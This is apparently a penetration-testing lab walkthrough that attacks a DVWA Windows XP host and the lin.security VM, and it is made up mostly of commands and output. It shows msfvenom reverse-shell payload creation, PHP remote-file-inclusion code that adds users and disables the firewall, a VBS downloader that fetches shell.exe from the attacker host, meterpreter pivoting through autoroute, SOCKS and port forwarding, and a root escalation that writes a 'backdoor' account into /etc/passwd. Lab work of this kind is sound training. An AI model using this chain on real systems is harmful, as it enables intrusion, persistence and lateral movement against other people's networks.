pivot

Using netdiscover to discover victim ip
Victim ip: 192.168.40.157

```
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.40.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.40.2    00:50:56:f2:a8:47      1      60  VMware, Inc.
192.168.40.157  00:0c:29:8b:5e:7b      1      60  VMware, Inc.
192.168.40.254  00:50:56:ee:4b:82      1      60  VMware, Inc.
```

Nmap version scan

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.3 ((Win32) OpenSSL/1.0.1c PHP/5.4.7)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/ssl       Apache httpd (SSL-only mode)
3306/tcp open  mysql         MySQL (unauthorized)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
```

Nmap default scripts


```
root@kali:/pivot# nmap -sC -p- winxp
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-10 13:37 +08
Nmap scan report for winxp (192.168.40.157)
Host is up (0.00065s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE
80/tcp   open  http
| http-title: Object not found!
|_Requested resource was splash.php
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
| http-title: Object not found!
|_Requested resource was splash.php
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: 2020-01-10T05:37:50+00:00; -1s from scanner time.
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:8B:5E:7B (VMware)

Host script results:
|_clock-skew: mean: -2h40m01s, deviation: 4h37m07s, median: -1s
|_nbstat: NetBIOS name: WEBPC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:8b:5e:7b (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: webpc
|   NetBIOS computer name: WEBPC\x00
|   Domain name: hack.net
|   Forest name: hack.net
|   FQDN: webpc.hack.net
|_  System time: 2020-01-10T13:37:50+08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Creating meterpreter payload

```
root@kali:/pivot# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.40.154 LPORT=44444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/pivot#
```

Testing if we are able to utilise RFI



Logs showing files downloaded from attacking machine

```
root@kali:/pivot# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.40.157 - - [10/Jan/2020 13:54:28] "GET /hello.txt HTTP/1.0" 200 -
```

Php code to test for rce

```php
<?php

$rce = "dir";
echo "<pre>";
passthru($rce);
echo "</pre>";

?>
```

Confirming that rce successful

winxp/dvwa/vulnerabilities/fi/?page=http://192.168.40.154/php.txt

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircra

```
Volume in drive C has no label.
Volume Serial Number is E04E-4C87

Directory of C:\xampp\htdocs\DVWA\vulnerabilities\fi

06/27/2019  01:06 PM
    .
    06/27/2019  01:06 PM
    ..
          06/27/2019  01:05 PM              604 file1.php
          06/27/2019  01:05 PM              608 file2.php
          06/27/2019  01:05 PM              972 file3.php
          06/27/2019  01:05 PM              372 file4.php
          06/27/2019  01:06 PM
                   help
               06/27/2019  01:05 PM              971 include.php
               06/27/2019  01:05 PM            1,005 index.php
               06/27/2019  01:06 PM
                            source
                                 6 File(s)          4,532 bytes
                                 4 Dir(s)   4,969,709,568 bytes free
```

Php code for adding local user


```php
<?php

$rce = "net user localuser P@ssw0rd1 /add && net user localuser";

echo "<pre>";
passthru($rce);
echo "</pre>";

?>
```

Confirming that adding user is successful




Php code to disable firewall

```php
<?php


echo "<pre>";
passthru("netsh firewall set opmode disable");
echo "</pre>";


?>
```



Php code to download vbs file

```
root@kali:/pivot# cat php.txt
<?php

# Attacking svr
$attack = "http://192.168.40.154/download.txt";

# Open file for writing
$fname = fopen('./download_shell.vbs', 'w');

# Write content to file
fwrite($fname, file_get_contents($attack));

# Close file
fclose($fname);


?>
```

Vbs code to download meterpreter shell
https://stackoverflow.com/questions/2973136/download-a-file-with-vbs

```
root@kali:/pivot# cat download.txt
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://192.168.40.154/shell.exe", False
xHttp.Send

with bStrm
    .type = 1 '//binary
    .open
    .write xHttp.responseBody
    .savetofile "c:\xampp\htdocs\dvwa\vulnerabilities\fi\shell.exe", 2 '//overwrite
end with
```

Php code to check if file is in directory and if content is what we intended

```
<?php

echo "<pre>";
passthru("dir && type download_shell.vbs");
echo "</pre>";

?>
```

Php code to execute vbs script that downloads a meterpreter shell

```
<?php

echo "<pre>";
passthru("cscript download_shell.vbs");
echo "</pre>";

?>
~
```

Logs confirming that file is downloaded

```
192.168.40.157 - - [10/Jan/2020 16:37:22] "GET /shell.exe HTTP/1.1" 200 -
```

Php code to execute shell

```php
<?php

echo "<pre>";
passthru("cmd /c shell.exe");
echo "</pre>";

?>
```

Reverse shell popped

```
msf exploit(multi/handler) > set lhost eth0
lhost => 192.168.40.154
msf exploit(multi/handler) > set lport 44444
lport => 44444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.154:44444
[*] Sending stage (179779 bytes) to 192.168.40.157
[*] Meterpreter session 1 opened (192.168.40.154:44444 -> 192.168.40.157:1953) at 2020-01-10 16:38:49 +0800

meterpreter >
```

2 ethernet adapter
Another subnet is on 192.168.202.0/24

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 65539
============
Name         : VMware Accelerated AMD PCNet Adapter #2
Hardware MAC : 00:0c:29:8b:5e:71
MTU          : 1500
IPv4 Address : 192.168.202.133
IPv4 Netmask : 255.255.255.0


Interface 65540
============
Name         : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:8b:5e:7b
MTU          : 1500
IPv4 Address : 192.168.40.157
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Pivoting

```
msf post(multi/manage/autoroute) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x86/windows  HACK\normaluser @ WEBPC  192.168.40.154:44444 -> 192.168.40.157:1953 (192.168.40.157)

msf post(multi/manage/autoroute) > set session 1
session => 1
msf post(multi/manage/autoroute) > set subnet 192.168.202.0
subnet => 192.168.202.0
msf post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against WEBPC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.40.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.202.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) >
```

Using autoroute to create route to hidden subnet

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.40.0       255.255.255.0      Session 1
   192.168.202.0      255.255.255.0      Session 1

meterpreter >
```

Configuring socks for proxychain

```
msf auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf auxiliary(server/socks4a) >
```

133 - pivot machine
134 - DC
135 - linux

```
C:\xampp\htdocs\DVWA\vulnerabilities\fi>(for /L %a IN (1,1,254) DO ping /n 1 /w 3 192.168.202.%a) | find "Reply" > ping_only_replie
s.txt
(for /L %a IN (1,1,254) DO ping /n 1 /w 3 192.168.202.%a) | find "Reply" > ping_only_replies.txt

C:\xampp\htdocs\DVWA\vulnerabilities\fi>type ping_only_replies.txt
type ping_only_replies.txt
Reply from 192.168.202.1: bytes=32 time<1ms TTL=128
Reply from 192.168.202.133: bytes=32 time<1ms TTL=128
Reply from 192.168.202.134: bytes=32 time<1ms TTL=128
Reply from 192.168.202.135: bytes=32 time=1ms TTL=64

C:\xampp\htdocs\DVWA\vulnerabilities\fi>
```

Proxychains method

```
root@kali:/pivot# proxychains ssh bob@192.168.202.135
ProxyChains-3.1 (http://proxychains.sf.net)
bob@192.168.202.135's password:

LIN.SECURITY

Welcome to lin.security | https://in.security | version 1.0

bob@linsecurity:~$ ls
bob@linsecurity:~$ dir
bob@linsecurity:~$
```

Portfwd method

```
meterpreter > portfwd add -l 22222 -p 22 -r 192.168.202.135
[*] Local TCP relay created: :22222 <-> 192.168.202.135:22
```

```
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local          Remote              Direction
   -----  -----          ------              ---------
   1      0.0.0.0:22222  192.168.202.135:22  Forward

1 total active port forwards.

meterpreter >
```

```
root@kali:/pivot# ss -ntl
State       Recv-Q       Send-Q                Local Address:Port                Peer Address:Port
LISTEN      0            128                         0.0.0.0:22222                    0.0.0.0:*
LISTEN      0            5                           0.0.0.0:80                       0.0.0.0:*
LISTEN      0            128                         0.0.0.0:1080                     0.0.0.0:*
root@kali:/pivot#
```

```
root@kali:/pivot# ssh bob@127.0.0.1 -p 22222
The authenticity of host '[127.0.0.1]:22222 ([127.0.0.1]:22222)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMlaf4EveLeaB70dPi9oP2lx9jUOcJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:22222' (ECDSA) to the list of known hosts.
bob@127.0.0.1's password:

LIN.SECURITY

Welcome to lin.security | https://in.security | version 1.0

bob@linsecurity:~$
```

Priv escalation

```
User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/bin/env,
        /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp, /usr/bin/socat,
        /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl, /usr/bin/tclsh, /usr/bin/git,
        /usr/bin/script, /usr/bin/scp
```

Generate password

```
bob@linsecurity:~$ openssl passwd -1 password
$1$EXwL8jFO$cYrnuM.bvPRH0cTkHOXF2/
bob@linsecurity:~$
```

Edit password file with new hash

```
bob@linsecurity:~$ sudo pico /etc/passwd
bob@linsecurity:~$
```

```
backdoor:$1$EXwL8jFO$cYrnuM.bvPRH0cTkHOXF2/:0:0:backdoor:/tmp/.backdoor:/bin/bash
```

Escalate to root with new privileges

```
bob@linsecurity:~$ su backdoor
Password:
root@linsecurity:/home/bob#
```